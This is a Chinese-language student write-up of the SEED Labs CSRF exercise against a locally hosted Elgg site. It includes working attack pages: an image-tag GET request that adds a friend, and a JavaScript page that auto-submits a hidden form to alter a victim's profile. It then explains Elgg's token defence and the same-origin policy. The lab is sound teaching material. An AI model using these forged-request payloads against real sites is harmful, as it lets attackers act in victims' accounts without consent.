

跨站请求伪造（CSRF）攻击实验

概述

本实验的目的是帮助大家理解跨站请求伪造（CSRF）攻击。CSRF 攻击涉及受害用户、受信任站点和恶意站点。当受害者在访问恶意站点时，恶意站点的网页就有机会向受信任站点发出 HTTP 请求，导致损害。

在这个实验中，你将使用 CSRF 攻击来攻击一个社交网络 Web 应用程序 `Elgg`。我们已经关闭了 `Elgg` 中的一些防护措施以进行本实验。该实验覆盖了以下主题：

- 跨站请求伪造攻击
- 防御 CSRF 的方法：秘密令牌和同源 cookie
- HTTP GET 和 POST 请求
- JavaScript 和 Ajax

```
seed@VM101:~/Downloads/Labsetup$ dcup -d
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (server-1-10.9.0.5, server-10.9.0.5, server-2-10.9.0.6, server-10.9.0.6, server-4-10.9.0.8, server-3-10.9.0.7) for this project
. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating elgg-10.9.0.5 ... done
Creating attacker-10.9.0.105 ... done
Creating mysql-10.9.0.6 ... done
seed@VM101:~/Downloads/Labsetup$ cd attacker
seed@VM101:~/Downloads/Labsetup/attacker$ dockps
fb47d2afff43  attacker-10.9.0.105
d2d0ca9ea9e3  elgg-10.9.0.5
08b6c3f2dc64  mysql-10.9.0.6
```

Elgg Web 应用程序

在这个实验中，我们使用一个开源 web 应用程序 `Elgg`。`Elgg` 是一个基于网络的社交网络应用程序，并且已经设置在提供的容器镜像中；其 URL 为 <http://www.seed-server.com>。我们使用两个容器：一个是运行 web 服务器（10.9.0.5），另一个是运行 MySQL 数据库（10.9.0.6）。这两个容器的 IP 地址已经用在了配置中，因此请不要在 `docker-compose.yml` 文件中改变它们。

Elgg 容器 我们使用 Apache Web 服务器托管 Elgg Web 应用程序。网站设置包含在 Elgg 镜像文件夹内的 `apache_elgg.conf` 中。配置指定网站的 URL 和存储 Web 应用程序代码的文件夹。

```
<VirtualHost *:80>
    DocumentRoot /var/www/elgg
    ServerName www.seed-server.com
    <Directory /var/www/elgg>
        Options FollowSymlinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```


攻击者容器 我们使用另一个容器（10.9.0.105）来运行攻击者的网站，该网站包含一个恶意的 HTML 页面。此页面的 Apache 配置如下：

```
<VirtualHost *:80>
    DocumentRoot /var/www/attacker
    ServerName    www.attacker32.com
</VirtualHost>
```

由于我们需要在容器内创建网页文件，为了方便，我们将主机上的 Labsetup/attacker 文件夹挂载到容器的 /var/www/attacker 文件夹中。因此，在 VM 中放置于 attacker 文件夹内的网页将被攻击者的网站托管，我们已经在该文件夹内放置了代码的框架。

DNS 配置 为了通过不同的 URL 访问 Elgg 网站、攻击者站点和防御站点，我们需要在 /etc/hosts 文件中添加以下条目，以便将这些主机名映射到其相应的 IP 地址。你需要使用 root 权限来更改此文件（使用 sudo）。需要注意的是，由于其他一些实验的原因，这些名称可能已经添加到文件中。如果它们映射到不同的 IP 地址，旧条目必须删除。

```
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```



```
seed@VM101: ~
File Edit View Search Terminal Help
# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tpl
# b.) change or remove the value of 'manage_etc_hosts' in
#    /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 VM101 VM101
127.0.0.1 localhost

10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

:wq
```

Elgg 用户账号 我们已在 Elgg 服务器上创建了几个用户账号，用户名和密码如下所示。

用户名	登录密码

admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

MySQL 数据库 容器通常是一次性的，因此一旦销毁，容器内的所有数据都会丢失。对于本实验，我们确实希望将数据保留在 MySQL 数据库中，这样在关闭容器时就不会丢失数据。为了实现这一点，我们将主机上的 `mysql_data` 文件夹挂载到 MySQL 容器内的 `/var/lib/mysql` 文件夹（此文件夹是 MySQL 存储数据库的地方）。因此，即使容器被销毁，数据库中的数据仍会保留。这个 `mysql_data` 文件夹在 Labsetup 内，它将在 MySQL 容器第一次运行后创建。如果你确实想从空的数据库开始，可以删除此文件夹：

```
$ sudo rm -rf mysql_data
```

攻击任务

任务 1: 观察 HTTP 请求

在跨站请求伪造攻击中，我们需要伪造 HTTP 请求。因此，我们需要了解一个合法的 HTTP 请求长什么样以及它使用了哪些参数等信息。我们可以通过 Firefox 的扩展程序 "HTTP Header Live" 来实现这一目标。本任务的目标是熟悉此工具。有关如何使用此工具的具体说明请参见指导部分。请使用此工具捕获 Elgg 的 HTTP GET 和 POST 请求。在你的报告中，请识别这些请求中使用的参数。

The screenshot shows a web browser window with the address bar displaying "www.seed-server.com". The page title is "Elgg For SEED Labs". The main content area shows a welcome message for "Charlie" and a tip about the "activity" plugin. Overlaid on the browser is the "HTTP Header Live" extension window, which displays the details of an HTTP GET request to "http://www.seed-server.com/cache/1567931361/default/jquery.js". The request details include the host, user agent, accept headers, accept-encoding, connection, cookie, upgrade-insecure-requests, date, server, cache-control, x-frame-options, expires, pragma, x-content-type-options, vary, content-encoding, content-length, keep-alive, connection, and content-type. The response status is "200 OK".

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01 浏览器、页面类型
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 语言、编码类型
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2 页面接口
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----175293509
Content-Length: 564 内容长度
Origin: http://www.seed-server.com 源地址
Connection: keep-alive 保持连接
Referer: http://www.seed-server.com/ 请求头
Cookie: Elgg=bl0edi3u8qfjiaogsdileuoutb 这个应该是时间戳?

en=lYcKwUbAnIoV_EU9ramCrg&_elgg_ts=1669905791&username=admin&password=seedelgg
```

任务 2: 使用 GET 请求的 CSRF 攻击

在这个任务中，我们需要使用 Elgg 社交网络中有两个用户：Alice 和 Samy。Samy 想要成为 Alice 的好友，但 Alice 并不想将他加到自己的好友列表中。Samy 决定使用 CSRF 攻击来实现这个目标。他会通过邮件或在 Elgg 里给 Alice 发一个 URL。当 Alice 好奇点击该 URL 后，她会被引导至 Samy 的网站：www.attacker32.com。请假装你是 Samy，描述你如何构建网页内容，以便当 Alice 访问此页面后，Samy 就会成为 Alice 好友列表中的成员（假设 Alice 当前的 Elgg 会话还是有效的）。

为了给受害者添加好友，我们需要知道合法的“添加好友”的 HTTP 请求（GET 请求）是什么样的。我们可以使用“HTTP Header Live”工具进行调查。在这个任务中，不允许编写 JavaScript 代码来发动 CSRF 攻击。你的工作是当 Alice 访问页面后攻击会立即发动，Alice 无需在页面上点击任何内容。下面例子中的 img 标签会自动触发一个 HTTP GET 请求。你需要在 www.attacker32.com 网站服务器上建一个攻击的页面，这个页面应该放在攻击者容器的 /var/www/attacker 目录下，但我们已经把主机上的 Labsetup/attacker 文件夹挂载到了攻击者容器的 /var/www/attacker 文件夹上，所以在主机上的 Labsetup/attacker 里建网页就可以了。

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
</html>
```

Elgg 实现了一种防御 CSRF 攻击的措施。在“添加好友”的 HTTP 请求中，你可能会注意到每个请求都包含了两个看起来很奇怪的参数，即 **elgg_ts** 和 **elgg_token**。这两个参数用于此防护措施，如果它们的值不正确，Elgg 则不会接受该请求。我们在本实验中关闭了这种防护措施，因此在伪造请求时无需包括这两个参数。

重要说明： 如果你使用的是云虚拟机或非 SEED 的其他虚拟机，你的 VM 中的 Firefox 版本可能较新，并且可能会对跨站 cookie 采取一些限制。在较新的版本中，使用 img 标签来伪造 HTTP GET 请求将无法使攻击成功。这是因为浏览器对这类请求会阻止跨站 cookie。如果你遇到这种情况，你可以选择以下方法之一使攻击生效：

- 不使用 img 标签，而是使用其他方式生成 GET 请求。例如，在下一个任务中我们使用 JavaScript 来伪造 POST 请求。我们可以使用相同的方法来伪造 GET 请求。
- 更改 Firefox 设置以取消这些限制。你需要找出应该取消哪个限制条款。该限制设置在“隐私与安全”页面上，可以通过在 URL 场景中输入 `about:preferences#privacy` 来查看。

如果你使用的是我们提供的 SEEDUbuntu 20.04 虚拟机，则此方法仍然有效，除非你已将 Firefox 升级到较新的版本。

抓包查看接口

Not Securewww.seed-server.com/profile/alice

Elgg For SEED LabsBlogsBookmarksFilesGroupsMembersMore -SearchAccount

Alice



Blogs

Bookmarks

Files

Pages

Wire post

Remove friend

Send a message

Extension: (HTTP Header Live) - HTTP Header Live Main - Mozilla Firefox

http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1765264529&_elgg_token=jqaz2AkaF8ZfibklU5WwCQ

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=p5o8cc64aghuv4ihtnlc8vtr6t
GET: HTTP/1.1 200 OK
Date: Tue, 09 Dec 2025 07:15:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

event

修改文件如下：

Terminal

File Edit View Search Terminal Help

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
width="1" height="1" />
</body>
</html>
```

登录Alice账号点击链接，发现好友添加成功

Alice's friends



Samy



Alice

Blogs

Bookmarks

任务 3: 使用 POST 请求的 CSRF 攻击

在成功地将自己添加到 Alice 的好友列表后, Samy 想要做更多的事情。他希望 Alice 在她的个人资料中写着: "Samy is my hero"。Alice 并不喜欢 Samy, 更不用提把这句话放到她的个人资料中了。Samy 计划使用 CSRF 攻击来实现这个目标, 这也是本任务的目的。

一种攻击的方法是给 Alice 的 Elgg 帐户发一条消息, 希望她点击该消息中的 URL。这个 URL 会引导 Alice 来到 Samy (即你) 的恶意网站 www.attacker32.com, 在那里你可以发动 CSRF 攻击。和上一个任务一样, 你需要在恶意网站放一个攻击的页面。

你的攻击目标是修改受害者的个人资料。具体来说, 攻击者需要伪造一个请求来修改 Elgg 中受害用户的个人资料信息。允许用户自行修改个人资料是 Elgg 的功能之一。如果用户想要修改自己的个人资料, 他们可以访问 Elgg 的个人资料页面, 填写表格, 并提交表单到服务器脚本中, 也就是发送一个 POST 请求到 `/profile/edit.php`, 该脚本会处理请求并执行个人资料的修改。

服务器端脚本 `edit.php` 同时接受 GET 和 POST 请求, 因此你可以使用与任务 1 中相同的方法来实现攻击。然而, 在这个任务中, 你需要使用 POST 请求。即, 当受害者访问其恶意站点时, 攻击者 (也就是你) 需要伪造一个来自受害者浏览器的 HTTP POST 请求。攻击者需要了解此类请求的结构。通过对个人资料进行一些修改并使用 "HTTP Header Live" 工具来监控请求, 你可以观察到和下面类似的请求。与 GET 请求将参数附加在 URL 字符串中不同, POST 请求中的参数包含在 HTTP 消息体中 (见两个 ★ 符号之间的内容) :

```
http://www.seed-server.com/action/profile/edit
```

```
POST /action/profile/edit HTTP/1.1
```

```
Host: www.seed-server.com
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: http://www.seed-server.com/profile/elgguser1/edit
```

```
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
```

```
Connection: keep-alive
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 642
```

```
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813 ★
```

```
name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
```

```
accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
```

```
accesslevel%5Bbriefdescription%5D=2&location=US
```

```
.....
```

★

理解了请求的结构之后，你需要在攻击页面里生成这样的请求。为了帮助你编写此类 JavaScript 程序，我们提供了一个示例代码。你可以使用此示例代码来构建 CSRF 攻击，但这只是个示例代码，你需要对其进行修改以使其适用于你的攻击。

```
<html>
<body>
<h1>此页面伪造一个 HTTP POST 请求。</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // 下面是攻击者需要填写的表单输入项。这些条目是隐藏的，受害者看不到。
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
                                   value='2'>";           A
    fields += "<input type='hidden' name='guid' value='****'>";

    // 创建一个 <form> 元素。
    var p = document.createElement("form");

    // 构造表单
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // 将表单添加到当前页面中。
    document.body.appendChild(p);

    // 提交表单
    p.submit();
}

// 页面加载后会调用 forge_post() 函数。
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

在行 A，值 2 将字段的访问级别设置为公开，这是必须的，否则默认情况下该字段将被设为私有，其他用户则无法看到此字段。需要注意的是，在从其它类型文件中复制和粘贴上述代码时，程序中的单引号字符可能变成了其他符号（但仍然看起来像单引号）。这会导致语法错误。用你的键盘输入的单引号替换所有这些符号将解决这个问题。

问题：除了详细描述你的攻击外，你还需要在报告中回答以下问题：

- **问题 1:** 伪造的 HTTP 请求需要 Alice 的用户 ID (guid) 才能正常工作。如果 Bobby 特别针对 Alice 发动攻击，在发动攻击前他可以想办法来获取 Alice 的用户 ID。Bobby 不知道 Alice 在 Elgg 中的密码，因此无法登录到 Alice 的帐户以获取相关信息。请描述 Bobby 如何解决这个问题。
- **问题 2:** 如果 Bobby 想要修改访问他的恶意网页的任何人的 Elgg 个人资料，在事先并不知道谁会访问的情况下还可以发起 CSRF 攻击吗？请解释。

——问题1：Bobby在像Alice添加好友时，可以通过F12看到http的URL中有参数56，这样即可拿到Alice的用户id

问题2：不能攻击成功，因为攻击网页的用户已经指定，所以不可以大范围攻击。

详细说，Elgg 的服务器端在处理 action/profile/edit 这个 POST 请求时，会执行以下逻辑：

- 检查 Session Cookie：确认当前发起请求的人是谁（比如是受害者 Charlie）。
- 检查 POST 数据中的 guid：确认用户想要修改哪一个 ID 的资料（比如代码里写死的是 Alice 的 ID 44）。服务器会判断“当前登录的用户（Charlie）是否有权限修改 ID 为 44（Alice）的资料？”显然普通用户只能修改自己的资料，不能修改他人的。
- 因此，如果代码中硬编码了 Alice 的 GUID (44)，而访问恶意网页的是 Charlie，Elgg 会拒绝该请求，因为 Charlie 无权编辑 Alice 的档案。

先查看Alice的ID为56

修改攻击用的html代码

```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");


// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
```

同时，根据之前的抓包结果，可以知道修改个人信息的 URL 为 <http://www.seed-server.com/action/profile/edit>。因此 p.action 设置为对应值。之后在另一个窗口中打开 www.attacker32.com，并点击其中的链接，可以看到 Alice 的个人资料中已经添加了 Samy is my hero。

Alice



Brief description
Samy is my Hero

防御任务

CSRF 不难防御。最初，大多数应用程序都会在他们的网页中嵌入一个秘密令牌，并通过检查请求中是否存在该令牌来判断请求是同源请求还是跨站请求。这称为“秘密令牌”方法。最近，大多数浏览器都实现了一种名为“源 cookie”的机制，旨在简化 CSRF 防御措施的实现。我们将对这两种方法进行实验

任务 4: 启用 Elgg 的防护措施

为了防御 CSRF 攻击，Web 应用程序可以将秘密令牌嵌入到页面中。所有来自这些页面的请求都必须携带此令牌，否则会被视为跨站请求，不会具有和同源请求相同的权限。攻击者无法获取此秘密令牌，因此他们的请求很容易被识别为跨站请求。

Elgg 使用这种秘密令牌方法作为其内置的防护措施来防御 CSRF 攻击。我们已经关闭了这些防护措施以使攻击生效。Elgg 在请求中嵌入了两个参数 **elgg_ts** 和 **elgg_token**。服务器在处理请求前会验证它们。

将秘密令牌和时间戳嵌入到网页中 Elgg 在所有需要用户操作的地方都添加了安全令牌和时间戳。以下 HTML 代码出现在所有的表里。这两个隐藏字段会在表单提交时被附加到请求中：

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

Elgg 还将安全令牌和时间戳的值赋给 JavaScript 变量，以便页面上的 JavaScript 代码可以轻松访问这些变量。

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

在 Elgg 的网页中添加安全令牌和时间戳是通过 `vendor/elgg/elgg/views/default/input/securitytoken.php` 来实现的。下面的代码片段展示了这些内容是如何动态地添加到页面上的。

```
$ts = time();
$token = elgg()->csrf->generateActionToken($ts);

echo elgg_view('input/hidden', ['name' => '__elgg_token', 'value' => $token]);
echo elgg_view('input/hidden', ['name' => '__elgg_ts', 'value' => $ts]);
```

秘密令牌的生成 Elgg 的安全令牌是下面信息产生的哈希值：网站提供的秘密值，时间戳、用户会话 ID 和随机生成的会话字符串。下面的代码展示了 Elgg 中的安全令牌的生成过程（在 vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php 中）。

```
/**
 * 从会话令牌、时间戳和站点密钥生成一个令牌。
 */
public function generateActionToken($timestamp, $session_token = '') {
    if (!$session_token) {
        $session_token = $this->session->get('__elgg_session');
        if (!$session_token) {
            return false;
        }
    }

    return $this->hmac
        ->getHmac([(int) $timestamp, $session_token], 'md5')
        ->getToken();
}
```

秘密令牌验证 Elgg 网站会验证生成的令牌和时间戳以防御 CSRF 攻击。每当用户执行某个操作时，都会调用 Csrf.php 中的 validate() 函数，此函数会对这些令牌进行验证。如果令牌不存在或无效，则将拒绝该操作并将用户重定向到其他页面。我们在该函数开始添加了一个 return 语句，从而禁用了这一功能。

```
public function validate(Request $request) {
    (*@\textbf{return;}@*) // 为 SEED 实验（禁用 CSRF 防护措施）而添加

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    ... (省略了代码)
}
```

任务：开启防护措施 为了启用防护措施，请进入 Elgg 容器，前往

/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security 文件夹，从 Csrf.php 中删除 return 语句。容器内有一个简单的编辑器叫做 nano。在完成更改后，请重新运行攻击，并观察你的攻击是否成功。请指出捕获的 HTTP 请求中的秘密令牌。请解释为什么攻击者无法在 CSRF 攻击中发送这些秘密令牌；是什么阻止了他们从网页中找到这些秘密令牌？

需要注意的是（非常重要），当我们启用防护措施后进行 CSRF 攻击去修改个人资料时，攻击失败后攻击者的页面会被重新载入，这将再次触发伪造的 POST 请求。这会导致另一个失败的攻击，然后页面将继续被重新加载并发送出另一个伪造的 POST 请求。这种无限循环可能会导致你的计算机变慢。因此，在确认攻击失败后，请关闭页面以停止无限循环。

```


public function validate(Request $request) {
    (*@\text{f{return;}}@*) // 为 SEED 实验（禁用 CSRF 防护措施）而添加

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    ...（省略了代码）
}

```

删除return语句后，发现攻击失败，无法添加 Samy 好友或者修改个人信息，会直接回退到上一个页面。

查看 Elgg 一个 POST 请求的 Request 结构体，发现已经带上了 **elgg_token** 和 **elgg_ts** 参数。



这是 CSRF 防御机制的核心所在。

elgg_token 是由服务器根据当前用户的 **Session ID**、时间戳和站点密钥（**Site Secret**）生成的哈希值。攻击者无法自己计算出这个值，因为他们不知道站点密钥，也不应该知道用户的 **Session ID**。14 攻击者如果想把正确的 **Token** 填入伪造的表单中，唯一的办法就是先去受害者的页面源代码里“偷”一个合法的 **Token** 出来。

是什么阻止了攻击者从网页中找到这些秘密令牌？是浏览器的同源策略 (Same-Origin Policy, SOP)。攻击代码运行在 <http://www.attacker32.com> 的页面上，而秘密令牌存储在 <http://www.seed-server.com> 的页面内容 (DOM) 中。同源策略禁止来自一个源 (Origin A, 即攻击者网站) 的 JavaScript 代码读取另一个源 (Origin B, 即 Elgg 网站) 的 DOM 内容或响应数据。因此，攻击者无法获取当前用户的 **__elgg_token**，导致伪造的请求因缺少令牌而被服务器拒绝。

任务 5: 实验同源 cookie 方法

大多数浏览器现在都实现了一种称为“同源 cookie”的机制，这是与 cookie 相关的一个属性。当发送请求时，浏览器会检查这个属性，并决定是否在跨站请求中附加此 cookie。如果一个 Web 应用程序不希望某个 cookie 用于跨站请求，他们可以标记该 cookie 为同源。例如应用程序可以把 session ID cookie 设为同源 cookie，从而阻止任何跨站请求使用 session ID，因此无法发动 CSRF 攻击。

为了帮助你了解如何利用同源 cookie 来防御 CSRF 攻击，我们在一个容器中创建了一个名为 www.example32.com 的网站。请访问以下 URL。我们已将主机名映射到 10.9.0.5。


URL: <http://www.example32.com/>

